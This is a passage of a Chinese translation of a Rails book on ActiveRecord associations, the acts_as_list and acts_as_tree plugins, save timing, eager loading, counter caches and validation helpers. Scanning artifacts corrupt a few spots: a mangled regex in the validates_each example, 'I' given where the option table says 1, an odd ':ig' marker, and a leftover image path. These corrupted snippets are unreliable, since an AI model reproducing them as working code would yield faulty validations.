    :foreign_key => "mentor_id"

  has_many :managed_employees,
    :class_name => "Employee",
    :foreign_key => "manager_id"
end
```

我们来准备一点数据：Clem 与 Dawn 都有主管和导师。

```
e1/ar/self_association.rb
Employee.delete_all

adam = Employee.create(:name => "Adam")
beth = Employee.create(:name => "Beth")

clem = Employee.new(:name => "Clem")
```

```
clem.manager = adam
clem.mentor = beth
clem.save!

dawn = Employee.new(:name => "Dawn")
dawn.manager = adam
dawn.mentor = clem
dawn.save
```

然后，我们就可以在对象关系之间导航浏览，提出诸如“谁是 X 的导师？”或“Y 管理哪些员工？”之类的问题。

```
e1/ar/self_association.rb
p adam.managed_employees.map { |e| e.name}      # => [ "Clem", "Dawn" ]
p adam.mentored_employees                      # => []
p dawn.mentor.name                            # => "Clem"
```

383

下面我们将介绍各种 *act as* 关联。

19.6 Acts As

在前面我们已经看到，用 `has_one`、`has_many` 和 `has_and_belongs_to_many` 等声明就可以在标准的关系型数据库结构上映射出一对一、一对多和多对多的关联。但有些时候，只有这些基本的关联还不够。

譬如说，一份订单可能拥有多个订单项。到目前为止，我们可以用 `has_many` 来表现这种关联；但随着应用的日益成熟，也许我们就会希望给订单项的集合加上更多类似于列表对象的行为，这样就可以按照特定的顺序来排列订单项，也可以移动各个订单项的位置。

我们还可能希望用类似于树的数据结构来管理货品分类：类别可以拥有子类别，子类别还可以拥有子类别。

可以借助插件来扩展 ActiveRecord 的功能。有好些插件可以让模型对象“像另一种东西一样行为”(`acts as`)。在这一节里，我们会介绍两个插件：`acts_as_list` 和 `acts_as_tree`。首先你需要安装这两个插件，现在就动手吧⁴：

```
script/plugin install git://github.com/rails/acts_as_list.git
script/plugin install git://github.com/rails/acts_as_tree.git
```

Acts As List

如果在子对象上使用 `acts_as_list` 声明，那么从父对象的角度看来，子对象集合就会拥有类似于列表的行为：父对象可以遍历所有子对象、移动子对象的位置，或是将某个子对象从列表中删除。

这一特性的实现方式是：给每个子对象赋上一个位置号。也就是说，子表中必须有一个字段来记录位置号——如果有一个名为 `position` 的字段，Rails 会自动地用它来记录位置号；如果没有这么一个字段，就需要在声明中指定字段名。譬如说，我们可以创建 `children` 和 `parents` 这么两张表：

```
e1/ar/acts_as_list.rb
create_table :parents, :force => true do |t|
end

create_table :children, :force => true do |t|
```

⁴ 你首先要在机器上安装 Git。Windows 用户可以从 <http://code.google.com/p/msysgit/> 或 <http://www.cygwin.com> 安装 Git。

```
t.integer :parent_id
t.string :name
t.integer :position
end
```

384

然后，我们要创建模型类。读者可以看到，在 Parent 类中，我们按照 position 字段的值来给子对象排序，这也确保了从数据库中取出子对象数组时，数组的顺序与列表顺序一致。

```
e1/ar/acts_as_list.rb
class Parent < ActiveRecord::Base
  has_many :children, :order => :position
end

class Child < ActiveRecord::Base
  belongs_to :parent
  acts_as_list :scope => :parent
end
```

在 Child 类中，我们用 belongs_to 声明来建立与父对象之间的关联，此外还加上了一个 acts_as_list 声明。我们给后者加上了 :scope 选项，指定该列表是针对每个父对象单独建立的。如果没有这个选项，ActiveRecord 就会建立一个全局的列表，将 children 表中所有的记录都映射进去。

现在，可以准备一些测试数据了。我们首先创建一个父对象，然后为它创建 4 个子对象，分别是 One、Two、Three 和 Four。

```
e1/ar/acts_as_list.rb
parent = Parent.create
%w{ One Two Three Four}.each do |name|
  parent.children.create(:name => name)
end
parent.save
```

然后，写一个简单的方法来验证列表中的内容。请注意我们给 children 关联传入了 true，这会强制重新装载所有关联对象。之所以这样做，是因为 move_ 方法会更新子对象在数据库中的信息；但由于这些操作是直接针对子对象进行的，父对象对此暂且一无所知。只有在强制重新装载之后，修改后的结果才会进入内存中。

```
e1/ar/acts_as_list.rb
def display_children(parent)
  puts parent.children(true).map { |child| child.name }.join(", ")
```

385

最后，我们可以操作这个列表。代码旁边的注释展示了每行代码执行之后在控制台上的输出：

```
e1/ar/acts_as_list.rb
display_children(parent)      #=> One, Two, Three, Four

puts parent.children[0].first? #=> true

two = parent.children[1]
puts two.lower_item.name     #=> Three
puts two.higher_item.name    #=> One

parent.children[0].move_lower
display_children(parent)      #=> Two, One, Three, Four

parent.children[2].move_to_top
display_children(parent)      #=> Three, Two, One, Four

parent.children[2].destroy
display_children(parent)      #=> Three, Two, Four
```

在这里，我们用高 (high) 和低 (low) 来描述各个元素的相对位置。比较高 (higher) 意味着更

靠近列表的前端，比较低（*lower*）则意味着更靠近列表的尾端。所以，列表的顶端（*top*）也就等价于前端（*front*），底端（*bottom*）也就等价于尾端（*end*）。`move_higher()`、`move_lower()`、`move_to_bottom()`和`move_to_top()`等方法可以移动特定元素在列表中的位置，并自动调整所有元素的位置号。

`higher_item()`和`lower_item()`方法则可以返回当前元素的“前一个”与“下一个”元素，`first?()`和`last?()`方法则分别用于查询当前元素是否位于列表的前端或尾端。

新创建的子对象会被自动添加到列表的尾端。当一个子对象被删除时，列表中后继的子对象会前移以填补它留下的空缺。

Acts As Tree

ActiveRecord 允许用层次状的——或者说，树状的——结构来组织记录。当某种条目可以拥有子条目、子条目也同样可以拥有子条目时，这项特性就显得尤为有用。“分类”就经常呈现这样的结构，此外还有“授权许可”、“目录”等。

树状结构的实现只须在数据库表中添加一个字段（默认名为`parent_id`）。这个字段实际上是一个外键，它引用同一张表中的其他记录，从而将子记录与父记录关联起来（见图 19.4）。

为了弄清树状结构的工作方式，我们先来创建一张简单的`categories` 表，用于保存“分类”信息：顶级类别可以拥有子类别，每个子类别也可以拥有各自的子类别。请注意，这里的外键指向同一张表。

```
386> e1/ar/acts_as_tree.rb
create_table :categories, :force => true do |t|
  t.column :name
  t.column :parent_id
end
```




图 19.4 在数据库表中用父子关联来表现树状结构

在对应的模型类中，我们用`acts_as_tree` 来指定关联。这里的`:order` 参数表示：当查找某个特定节点的子节点时，按照子节点的`name` 字段排序。

```
e1/ar/acts_as_tree.rb
class Category < ActiveRecord::Base
  acts_as_tree :order => "name"
end
```

一般而言，分类树的创建与维护是由最终用户来完成的。在这里，我们直接编写代码创建它。可以看到，通过`children` 属性就可以操作任意节点的子节点。

```
e1/ar/acts_as_tree.rb
root          = Category.create(:name => "Books")
fiction       = root.children.create(:name => "Fiction")
non_fiction   = root.children.create(:name => "Non Fiction")

non_fiction.children.create(:name => "Computers")
non_fiction.children.create(:name => "Science")
non_fiction.children.create(:name => "Art History")

fiction.children.create(:name => "Mystery")
fiction.children.create(:name => "Romance")
fiction.children.create(:name => "Science Fiction")
```

< 387

现在，我们已经做好准备，可以开始使用这个树状结构了。在这里，我们同样使用前面看到过的 `display_children()` 方法来显示子节点信息。

```
e1/ar/acts_as_tree.rb
display_children(root)           # Fiction, Non Fiction

sub_category = root.children.first
puts sub_category.children.size  #=> 3
display_children(sub_category)   #=> Mystery, Romance, Science Fiction

non_fiction = root.children.find(:first, :conditions => "name = 'Non Fiction'")
display_children(non_fiction)    #=> Art History, Computers, Science
puts non_fiction.parent.name     #=> Books
```

操作子节点的方法并不陌生——它们就跟 `has_many` 提供的方法完全一样。实际上，如果察看 `acts_as_tree` 的实现，你会发现它其实就是一个 `belongs_to` 与一个 `has_many` 属性，两者都指向本身的这张表。也就是说，上述模型类就等价于：

```
class Category < ActiveRecord::Base
  belongs_to :parent,
  :class_name => "Category"

  has_many :children,
  :class_name => "Category",
  :foreign_key => "parent_id",
  :order        => "name",
  :dependent    => :destroy
end
```

如果需要优化 `children.size` 的性能，你也可以建立一个计数器缓存（就跟使用 `has_many` 时一样）：在 `acts_as_tree` 声明中加上 `:counter_cache=>true`，并在表中加上 `categories_count` 字段。

19.7 何时保存

When Things Get Saved

还是看看“发票”与“订单”的关联。

```
e1/ar/one_to_one.rb
class Order < ActiveRecord::Base
  has_one :invoice
end

class Invoice < ActiveRecord::Base
  belongs_to :order
end
```

< 388

从关联的两端都可以建立起发票与订单的关联：你可以要求 `Order` 对象与 `Invoice` 对象关联，反过来也可以要求 `Invoice` 对象与 `Order` 对象关联。两种做法的效果几乎是相同的，唯一的区别在于将对象保存到数据库的方式。如果拿一个新创建的对象来建立 `has_one` 关联，那么被关联的对象会被自动保存：



David 说……

为什么用这种方式保存关联对象

如果把 Order 对象赋给 Invoice 对象，两者之间的关联不会被立即保存；但反过来，把 Invoice 对象赋给 Order 对象，关联就会被立即保存。看起来，ActiveRecord 的行为有些前后不一。这是因为，只有 invoices 表才能够保存这项表间关联。不管你用哪种方式建立 orders 表与 invoices 表的关联，关联信息始终会保存在 invoices 表的记录中。当你把一个 Order 对象赋给 Invoice 对象时，后者可以轻松地保存关联信息——反正它也要保存别的信息，譬如说付款时间。也就是说，原本可能需要两次数据库更新才能完成的操作，在这里只需要一次更新就够了。ORM 有一个基本原则：数据库调用越少越好。

反过来，如果是把新建的 Invoice 对象赋给 Order 对象，而这个 Order 对象原本就有一个与之关联的 Invoice 对象，那么 ActiveRecord 始终需要更新后者在数据库表中对应的记录。所以，“在保存 Order 对象时自动保存表间关联”不会带来任何额外的好处。而且，如果要实现这一特性，需要编写更多的代码，而 Rails 的一大目标就是少写代码。

```
order = Order.find(some_id)
an_invoice = Invoice.new(...)
order.invoice = an_invoice # invoice gets saved
```

可是，如果拿一个新创建的 Order 对象来建立 belongs_to 关联，它就不会被自动保存：

```
order = Order.new(...)
an_invoice.order = order # Order will not be saved here
an_invoice.save          # both the invoice and the order get saved
```

最后必须说明的是，这里有个潜在的危险：如果子对象无法被保存（譬如说，因为它无法通过验证），ActiveRecord 不会报错——也就是说，虽然这条数据并未被存入数据库，你却无从知晓。所以，我们并不推荐使用前面的代码，你应该这样建立对象关联：

```
invoice = Invoice.new
# fill in the invoice
invoice.save!
an_order.invoice = invoice
```

save! 方法会在保存失败时抛出异常，所以至少你可以知道：某些东西出错了。

389 ➤

保存与集合

在有对象集合的情况下（例如当模型对象包含 has_many 或 has_and_belongs_to_many 声明时），“何时保存对象”的规则仍然大同小异。

- 如果父对象存在于数据库中，那么往集合中加入的子对象会自动被保存；如果父对象不存在于数据库中，那么子对象会被放在内存中，在保存父对象时一道存入数据库。
- 如果保存子对象失败，用于添加子对象的方法会返回 false。

和 has_one 一样，给 belongs_to 一侧的关联对象赋值而形成的关联不会被自动保存。

19.8 预先读取子记录 Preloading Child Rows

一般而言，ActiveRecord 会把“从数据库中读取子记录”的操作推迟到真正需要时才进行。譬如说

(这是 RDoc 中的例子)，一个 blog 程序中有类似这样的模型对象：

```
class Post < ActiveRecord::Base
  belongs_to :author
  has_many   :comments, :order => 'created_on DESC'
end
```

如果我们要遍历多个 Post 对象，并且针对每个 Post 对象访问 author 和 comments 这两个属性，我们可以用一条 SQL 查询返回 posts 表中的 n 条记录，再分别用 n 个查询取出每条记录的 author 和 comments 属性。查询总数是 $2n+1$ 。

```
for post in Post.find(:all)
  puts "Post:          #{post.title}"
  puts "Written by:    #{post.author.name}"
  puts "Last comment on: #{post.comments.first.created_on}"
end
```

这样的性能问题有时可以用 find() 方法的 :include 选项加以解决，该选项会在执行 find 操作的同时预先加载与之关联的对象。ActiveRecord 实现这一功能的方式相当巧妙，一大堆数据（来自主表以及与之相关的表）只用一条 SQL 查询就可以全部取出来。如果 posts 表中有 100 条记录，下列代码就比前面所使用的代码少做了 100 次查询：

```
for post in Post.find(:all, :include => :author)
  puts "Post:          #{post.title}"
  puts "Written by:    #{post.author.name}"
  puts "Last comment on: #{post.comments.first.created_on}"
end
```

390

而下列代码则只需几条（甚至可能只要一条）查询就可以完成整个操作：

```
for post in Post.find(:all, :include => [:author, :comments])
  puts "Post:          #{post.title}"
  puts "Written by:    #{post.author.name}"
  puts "Last comment on: #{post.comments.first.created_on}"
end
```

预先加载并不保证能改善性能⁵。而且即便优化生效，查询也可能返回大量数据，并将其转换成 ActiveRecord 对象。如果你的应用程序并不需要这些额外的信息，这种开销就不会带来任何好处。如果父表有很多条记录，你同样有可能遇到问题——与“逐条记录延迟加载”的做法相比，预先加载的做法会消耗多得多的内存资源。

如果使用了 :include 选项，find() 方法的其他参数中用到的字段名就可能出现歧义，你需要消除这种歧义——在字段名的前面加上包含该字段的表名。在下列例子中，conditions 选项中的 title 字段需要加上表名前缀，这样查询才能成功。

```
for post in Post.find(:all,      :conditions => "posts.title like '%ruby%'"
                      :include => [:author, :comments])
  #
end
```

19.9 计数器 Counters

has_many 关联定义了一个集合属性，很自然地你会想要查询这个集合的大小：一份订单有多少

⁵ 实际上，它很可能完全没用！如果你的数据库不支持 left outer join，就无法使用这一特性。譬如说，Oracle 8 的用户必须升级到 Oracle 9 才能使用预先加载。

条订单项？实际上你确实可以调用它的 `size()` 方法，该方法会返回关联对象的数量。这个方法会在数据库的子表上执行 `select count(*)` 查询，统计出与当前父记录存在外键关联的记录总数。

有效，而且可靠。但是，如果你需要频繁地获知子记录的数量，每次执行这条 SQL 语句也可能成为一种负担。ActiveRecord 使用了一种叫做计数器缓存 (*counter caching*) 的技术，也许可以帮上忙。在子模型对象的 `belongs_to` 声明中，你可以要求 ActiveRecord 维护关联子对象的数量。这个计数值会被自动维护：如果你插入了一条子记录，父记录中的计数值会加 1；如果你删除一条子记录，计数值会减 1。

要激活这一特性，只需要两个简单的步骤。首先，在子模型对象的 `belongs_to` 声明中加上 `:counter_cache` 选项。

```
e1/ar/counters.rb
class LineItem < ActiveRecord::Base
  belongs_to :product, :counter_cache => true
end
```

然后，在父表（在这里就是 `products` 表）的定义中加上一个整型字段，它的名字应该是“子表名加上`_count`后缀”。

```
e1/ar/counters.rb
create_table :products, :force => true do |t|
  t.string :title
  t.text :description
  # ...
  t.integer :line_items_count, :default => 0
end
```

必须注意的是，该字段的初始值必须为 0（或者你必须想别的办法，在创建父记录的同时将其设为 0）。如果没有这样做，不管有多少条子记录存在，你得到的计数值都将为空。完成这两个步骤之后，你就会发现：父记录中的计数器字段会自动跟踪关联子记录的数量。

计数器缓存有一个问题：计数值是由集合对象来维护的，如果子对象都通过集合对象来添加，那么计数值将得以正常更新。然而，你也可以直接设置子对象的连接属性，使之与父对象关联，此时计数器就不会更新。

下列代码展示了错误的建立关联方式。在这里，我们手工将子对象和父对象关联起来。可以看到，`size()` 属性的值是错误的，直到我们强迫父对象刷新子对象集合之后它才得到正确的值。

```
e1/ar/counters.rb
product = Product.create(:title => "Programming Ruby",
                         :description => "...")
line_item = LineItem.new
line_item.product = product
line_item.save
puts "In memory size = #{product.line_items.size}"      #=> 0
puts "Refreshed size = #{product.line_items(:refresh).size}" #=> 1
```

正确的做法是将子对象插入到父对象的集合属性中。

```
e1/ar/counters.rb
product = Product.create(:title => "Programming Ruby",
                         :description => "...")
product.line_items.create
puts "In memory size = #{product.line_items.size}"      #=> 1
puts "Refreshed size = #{product.line_items(:refresh).size}" #=> 1
```

第 20 章

ActiveRecord 第三部分： 对象生命周期

Active Record Part III: Object Life Cycle

此前我们已经看到如何使用 ActiveRecord 来访问数据，以及如何连接多张表。本章将会介绍 ActiveRecord 另一方面的重要内容：模型对象的生命周期。我们将会看到如何定义校验逻辑和钩子方法。

20.1 校验 Validation

ActiveRecord 可以对模型对象进行校验。校验可以在保存对象时自动进行，也可以通过编程的方式随时校验对象的当前状态。如果在尝试保存模型对象时校验失败，这个对象就不会写入数据库；其中不合乎要求的状态会继续存在于内存中，这样你就可以——譬如说——将对象传回给输入表单，让用户有机会修改数据中的错误。

有些模型对象已经与数据库中的记录对应起来，有些还尚未建立这种对应。对于这两种模型对象，ActiveRecord 会区别对待。如果一个对象刚刚创建出来，还没有与数据库记录建立映射，我们称之为新对象 (*new records*)，调用它的 `new_record?()` 方法会返回 `true`。当新对象的 `save()` 方法被调用时，ActiveRecord 会执行一条 `insert` 语句将其存入数据库；而如果调用既有对象的 `save()` 方法，执行的 SQL 语句则是 `update` 语句。

两者的区别在 ActiveRecord 的校验流程上就会体现出来——你可以要求针对所有保存操作都执行校验，也可以要求只在创建或者更新时进行校验。

只要调用 `validate()`、`validate_on_create()` 及 `validate_on_update()` 等类方法，以符号的形式传入一个或多个方法名，就可以指定你的校验逻辑。`validate` 方法会在每次保存操作时都被调用，另外两类方法则分别是在保存新对象和保存既有对象时调用。

除了“将对象保存到数据库”之外，还可以在任意时候通过编程调用 `valid?()` 方法来校验模型对象的状态。`valid?()` 方法会调用 `validate()` 方法以及另一个校验方法（具体是哪一个取决于对象的状态），就跟调用 `save()` 方法时一样。

譬如说，下列代码会确保 `User` 对象的 `name` 属性始终有合法的值，并且新建 `User` 对象的 `name`

值不与任何既有对象重复。（稍后我们会看到如何更简单地指定这样的约束条件。）

```
class User < ActiveRecord::Base
  validate :valid_name?
  validate_on_create :unique_name?

private

  def valid_name?
    unless name && name =~ /\w+$/i
      errors.add(:name, "is missing or invalid")
    end
  end

  def unique_name?
    if User.find_by_name(name)
      errors.add(:name, "is already being used")
    end
  end
end
```

在上述代码中，如果校验方法遇到问题，就会调用 `errors.add()` 方法，在模型对象的错误列表中加上一条消息。当调用此方法时，它传入的第一个参数是校验失败的属性，第二个参数则是出错信息。如果你希望加入一条针对于整个模型对象的错误信息，则可以调用 `add_to_base()` 方法。（请注意，下列代码使用了 `blank?()` 方法，如果被调用此方法的对象等于 `nil` 或者是空字符串，该方法就会返回 `true`。）

```
def one_of_name_or_email_required
  if name.blank? && email.blank?
    errors.add_to_base("You must specify a name or an email address")
  end
end
```

在原书第 533 页我们将会看到，当 Rails 的视图要把表单显示给最终用户时，这个错误列表就会派上用场——有错误的字段会自动地高亮显示，你也可以很轻松地在表单顶上加上一个漂亮的错误列表框。

394 ➤

通过 `errors.on(:name)` 方法（或者它的别名 `errors[:name]`），你也可以在程序中获取特定属性的错误信息。调用 `errors.clear()` 方法则可以清空整个错误列表。察看 `ActiveRecord::Errors` 的 API 文档，你还可以找到别的一些方法，这些方法大多已经被一些高层的校验辅助方法覆盖了。

校验辅助方法

有些校验逻辑是很常见的：这个属性不能为空，那个属性的值必须在 18 到 65 之间，诸如此类。ActiveRecord 提供了一组标准的辅助方法，可以为模型对象加上这些校验逻辑。这些辅助方法都是类方法，它们的名字都以 `validates_` 开头，它们的第一个参数都是一个属性名称的列表，并且后面可以跟上一个 hash 用以提供校验时的配置信息。

譬如说，前面提到的校验逻辑可以这样实现：

```
class User < ActiveRecord::Base
  validates_format_of :name,
    :with => /\w+$/,
    :message => "is missing or invalid"
  validates_uniqueness_of :name,
    :on => :create,
    :message => "is already being used"
end
```

大部分 `validates_` 方法都接受 `:on` 和 `:message` 这两个选项。`:on` 选项用于指定校验进行的时机，可选的值有 `:save`（默认值）、`:create` 和 `:update`。`:message` 选项用于指定出错信息。

如果校验失败，辅助方法会给模型对象加上一条出错信息，该信息将与校验失败的属性关联。校验完毕之后，你可以通过模型对象的 `errors` 属性查看所有的错误列表。当 `ActiveRecord` 作为 Rails 应用的一部分使用时，“查看错误列表”的操作通常分为以下两个步骤进行：

- 控制器尝试保存模型对象，但由于校验问题保存失败（返回 `false`），于是控制器将包含无效数据的表单重新显示给用户。
- 视图模板使用 `error_messages_for()` 方法显示模型对象的错误列表，让用户有机会修改无效的输入值。

在第 23.5 节“错误处理与模型对象”（原书第 533 页）中，我们会详细介绍表单与模型对象之间的交互。

下面列出了模型对象中可以使用的校验辅助方法。

< 395

`validates_acceptance_of`

检查单选框（checkbox）是否被选中。

```
validates_acceptance_of attr... [ options... ]
```

很多时候，我们会提供一个单选框，用户必须选中它以表示接受某些条款。这项校验检查单选框对应的属性值是否为字符串 “`I`”（或者 `:accept` 选项所指定的值），从而判断单选框是否被选中。该属性本身不必存入数据库（当然，如果你要记录用户的确认情况，也可将其存入数据库）。

```
class Order < ActiveRecord::Base
  validates_acceptance_of :terms,
    :message => "Please accept the terms to proceed"
end
```

选项：

<code>:accept</code>	任意值	代表“选中”的值（默认值为 <code>1</code> ）
<code>:allow_nil</code>	<code>boolean</code>	如果为真，则允许接受 <code>nil</code> 值
<code>:if</code>	代码	详见原书第 402 页
<code>:unless</code>	代码	详见原书第 402 页
<code>:message</code>	文本	默认值为“must be accepted.”
<code>:on</code>		<code>:save</code> 、 <code>:create</code> 或 <code>:update</code>

`validates_associated`

对关联对象进行校验。

```
validates_associated name... [ options... ]
```

对指定的属性进行校验，后者也应该是一个 `ActiveRecord` 模型对象。关联对象的校验每出现一次失败，就会在主对象的对应属性上增加一条指定的错误信息（也就是说，具体的校验失败原因不会出现在主对象的错误列表里）。

要特别小心的是，不要让两个彼此关联的对象互相调用 `validates_associated()` 方法，否则第一个对象会尝试校验第二个对象，而后者又会反过来尝试校验前者，如此循环往复直到调用栈溢出。

```
class Order < ActiveRecord::Base
  has_many :line_items
  belongs_to :user
```

```
validates_associated :line_items,
                      :message => "are messed up"
validates_associated :user
end
```

选项：

:if	代码	详见原书第402页
:unless	代码	详见原书第402页
:message	文本	默认值为 "is invalid."
:on		:save、:create或:update

396

validates_confirmation_of

校验一个字段及其确认字段拥有相同的内容。

```
validates_confirmation_of attr... [ options... ]
```

很多时候，我们要求用户把同一份信息输入两遍，以确保没有输入错误。按照 Rails 的命名约定，第二个属性的名字应该是第一个属性名加上_confirmation 后缀。可以用 validates_confirmation_of() 来检查这两个字段是否拥有同样的值。确认字段通常不需要存入数据库。

譬如说，视图中可能包含这样两个输入框：

```
<%= password_field "user", "password" %><br />
<%= password_field "user", "password_confirmation" %><br />
```

在 User 模型对象中，你可以这样检查两遍输入的密码是否相同：

```
class User < ActiveRecord::Base
  validates_confirmation_of :password
end
```

选项：

:if	代码	详见原书第402页
:unless	代码	详见原书第402页
:message	文本	默认值为 "doesn't match confirmation."
:on		:save、:create或:update

validates_each

在代码块中校验一个或多个属性值。

```
validates_each attr... [ options... ] { |model, attr, value| ... }
```

针对每个属性（如果 :allow_nil 选项值为 true，则跳过值为 nil 的属性），调用一个代码块，并传入被校验的模型对象、属性名和属性值作为参数。如下例所示，如果校验失败，代码块应该负责向模型对象的错误列表中添加出错信息。

```
class User < ActiveRecord::Base
  validates_each :name, :email do |model, attr, value|
    if value =~ /\groucho|harp|hicho/i
      model.errors.add(attr, "You can't be serious, #{value}")
    end
  end
end
```

选项：

:allow_nil	boolean	如果 :allow_nil 值为 true，值为 nil 的属性将不会被传递给代码块进行校验。默认值为 false
:if	代码	详见原书第402页
:unless	代码	详见原书第402页

397

PDG

validates_exclusion_of

校验属性值不在指定的一组值之中。

```
validates_exclusion_of attr..., :in => enum [ options... ]
```

指定一个枚举 (enum, 可以是任何支持 include?() 断言的对象), 校验属性值不在其中出现。

```
class User < ActiveRecord::Base
  validates_exclusion_of :genre,
    :in => %w{ polka twostep foxtrot },
    :message => "no wild music allowed"
  validates_exclusion_of :age,
    :in => 13..19,
    :message => "cannot be a teenager"
end
```

选项:

:allow_nil	boolean	如果该选项值为true, 则不检查值为nil的属性
:allow_blank	boolean	如果该选项值为true, 则不检查值为空的属性
:if	代码	详见原书第402页
:unless	代码	详见原书第402页
:in (或者:within)	enumerable	一个enumerable对象
:message	文本	默认值为“is not included in the list.”
:on		:save, :create或:update

validates_format_of

校验属性值是否匹配一个正则表达式。

```
validates_format_of attr..., :with => regexp [ options... ]
```

针对指定的每个属性, 校验其中的值是否与指定的正则表达式 (regexp) 匹配。

```
class User < ActiveRecord::Base
  validates_format_of :length, :with => /^\\d+(in|cm)/
end
```

选项:

:if	代码	详见原书第402页
:unless	代码	详见原书第402页
:message	文本	默认值为“is invalid.”
:on		:save, :create或:update
:with		用于校验属性值的正则表达式

validates_inclusion_of

校验指定的属性值是否出现在一组指定的值之中。

```
validates_inclusion_of attr..., :in => enum [ options... ]
```

指定一个枚举 (enum, 可以是任何支持 include?() 断言的对象), 校验属性值在其中出现。

```
class User < ActiveRecord::Base
  validates_inclusion_of :gender,
    :in => %w{ male female },
    :message => "should be 'male' or 'female'"
  validates_inclusion_of :age,
    :in => 0..130,
    :message => "should be between 0 and 130"
end
```

选项：

:allow_nil	boolean	如果该选项值为true，则不检查值为nil的属性
:allow_blank	boolean	如果该选项值为true，则不检查值为空的属性
:if	代码	详见原书第402页
:unless	代码	详见原书第402页
:in (或者:within)	enumerable	一个enumerable对象
:message	文本	默认值为“is not included in the list.”
:on		:save、:create或:update

validates_length_of

校验属性值的长度。

```
validates_length_of attr..., [ options... ]
```

校验指定的每个属性长度都符合要求——不短于多少字符，不长于多少字符，在某个长度范围内，或者恰好是多少字符。这个校验方法允许为不同的校验失败提供不同的出错信息，当然你也可以用:message选项提供统一的出错信息。所有的长度都不能为负值。

```
class User < ActiveRecord::Base
  validates_length_of :name,      :maximum => 50
  validates_length_of :password, :in => 6..20
  validates_length_of :address,   :minimum => 10,
                                :message => "seems too short"
end
```

选项（以 validates_length_of 为例）：

:allow_nil	boolean	如果该选项值为true，则不检查值为nil的属性
:allow_blank	boolean	如果该选项值为true，则不检查值为空的属性
:if	代码	详见原书第402页
:unless	代码	详见原书第402页
:in (或者:within)	range	属性值的长度必须在此范围内
:is	integer	属性值的长度必须恰好与此相等
:minimum	integer	属性值的字符数不能少于这个值
:maximum	integer	属性值的字符数不能多于这个值
:message	文本	不同的校验条件有不同的默认出错信息。可以在此信息中包含一个:ig标记，该标记将被替换成校验条件的长度值
:on		:save、:create或:update
:too_long	文本	如果使用了:maximum选项，用该选项来指定出错信息
:too_short	文本	如果使用了:minimum选项，用该选项来指定出错信息
:wrong_length	文本	如果使用了:is选项，用该选项来指定出错信息

399

validates_numericality_of

校验指定属性是合法的数值。

```
validates_numericality_of attr..., [ options... ]
```

针对指定的每个属性，校验其中的值是合法的数值。如果使用了:only_integer选项，则该属性只能由（可选的）正负号及一个或多个数字组成；如果没有使用该选项（或者该选项的值为false），则float()方法接受的任何浮点数都可以通过校验。

```
class User < ActiveRecord::Base
  validates_numericality_of :height_in_meters
  validates_numericality_of :age, :only_integer => true
end
```

选项:

:allow_nil	boolean	如果该选项值为true，则不检查值为nil的属性
:allow_blank	boolean	如果该选项值为true，则不检查值为空的属性
:if	代码	详见原书第402页
:unless	代码	详见原书第402页
:message	文本	默认值为“is not a number.”
:on	:save, :create或:update	
:only_integer		如果为true，则该属性只能由(可选的)正负号及一个或多个数字组成
:greater_than		只有大于指定值的数值才被视为合法
:greater_than_or_equal_to		只有大于或等于指定值的数值才被视为合法
:equal_to		只有等于指定值的数值才被视为合法
:less_than		只有小于指定值的数值才被视为合法
:less_than_or_equal_to		只有小于或等于指定值的数值才被视为合法
even		只有偶数值才被视为合法
odd		只有奇数值才被视为合法

validates_presence_of

校验指定属性不为空。

```
validates_presence_of attr... [ options... ]
```

针对指定的每个属性，校验其中的值不等于nil或空字符串。

```
class User < ActiveRecord::Base
  validates_presence_of :name, :address
end
```

<400

选项:

:allow_nil	boolean	如果该选项值为true，则不检查值为nil的属性
:allow_blank	boolean	如果该选项值为true，则不检查值为空的属性
:if	代码	详见原书第402页
:unless	代码	详见原书第402页
:message	文本	默认值为“can't be empty.”
:on	:save, :create或:update	

validates_size_of

校验指定属性的长度。

```
validates_size_of attr..., [ options... ]
```

validates_length_of 的别名。

validates_uniqueness_of

校验属性值的唯一性。

```
validates_uniqueness_of attr... [ options... ]
```

针对指定的每个属性，校验当前数据库中没有别的记录在同样的字段上有同样的值。如果被校验的模型对象是从数据库中取出的，那么在执行此校验时会略过它本身对应的那条记录。可以在:scope 选项中指定一个字段，当执行校验时，将只针对该字段值与当前模型对象相同的那些记录进行检查。

以下代码用于确保用户名在整个数据库中的唯一性。

```
class User < ActiveRecord::Base
  validates_uniqueness_of :name
end
```

以下代码用于确保用户名在一个组内部的唯一性。

```
class User < ActiveRecord::Base
  validates_uniqueness_of :name, :scope => "group_id"
end
```

不过……虽然名字叫 `validates_uniqueness_of`，但这个方法其实并不保证字段值真是独一无二（`unique`）的：它所做的只是保证在进行校验之时没有相同的字段值存在。有可能出现这种情况：两个对象同时被创建，其中“应该保证唯一”的字段值相同；两者都通过了校验，然后都存入了数据库。所以，如果真要保证字段值唯一，最可靠的做法是在数据库层面增加约束。

选项：

<code>:allow_nil</code>	<code>boolean</code>	如果为真，则允许接受nil值
<code>:case_sensitive</code>	<code>boolean</code>	如果为真（默认值），则校验区分大小写；否则不区分大小写。请注意，只有当数据库支持区分大小写的比较时，这个选项才会生效
<code>:if</code>	代码	详见稍后的介绍
<code>:message</code>	文本	默认值为“has already been taken.”
<code>:on</code>		<code>:save</code> 、 <code>:create</code> 或 <code>:update</code>
<code>:scope</code>	属性名	只针对该字段值与当前模型对象相同的那些记录进行检查

401

有条件校验

所有校验声明都可以接受`:if` 或`:unless` 选项，你可以在其中指定一段在校验之前执行的代码。该选项的值可以是：

- 一个符号，代表当前 ActiveRecord 模型对象中的一个方法。
- 一个字符串，ActiveRecord 会调用 `eval` 方法来执行它。
- 一个 Proc 对象，调用时会传入当前模型对象作为参数。

在使用`:if` 选项时，如果这段代码返回 `false`，则不执行当前的校验。`:unless` 选项则正好相反：如果这段代码返回 `true`，则不执行当前的校验。

这两个选项通常与 Proc 一道使用，因为这样你就可以编写在校验之时执行的代码。譬如说，你可能希望检查用户输入了密码、并且与确认密码（也就是要求用户输入第二遍的那个密码）相符。但如果用户根本没输入密码，那么就没必要校验确认密码是否相符了。因此你希望只有当密码不为空时才校验确认密码。

```
validates_presence_of :password

validates_confirmation_of :password,
  :message => "must match confirm password" ,
  :if => Proc.new { |u| !u.password.blank? }
```

错误信息

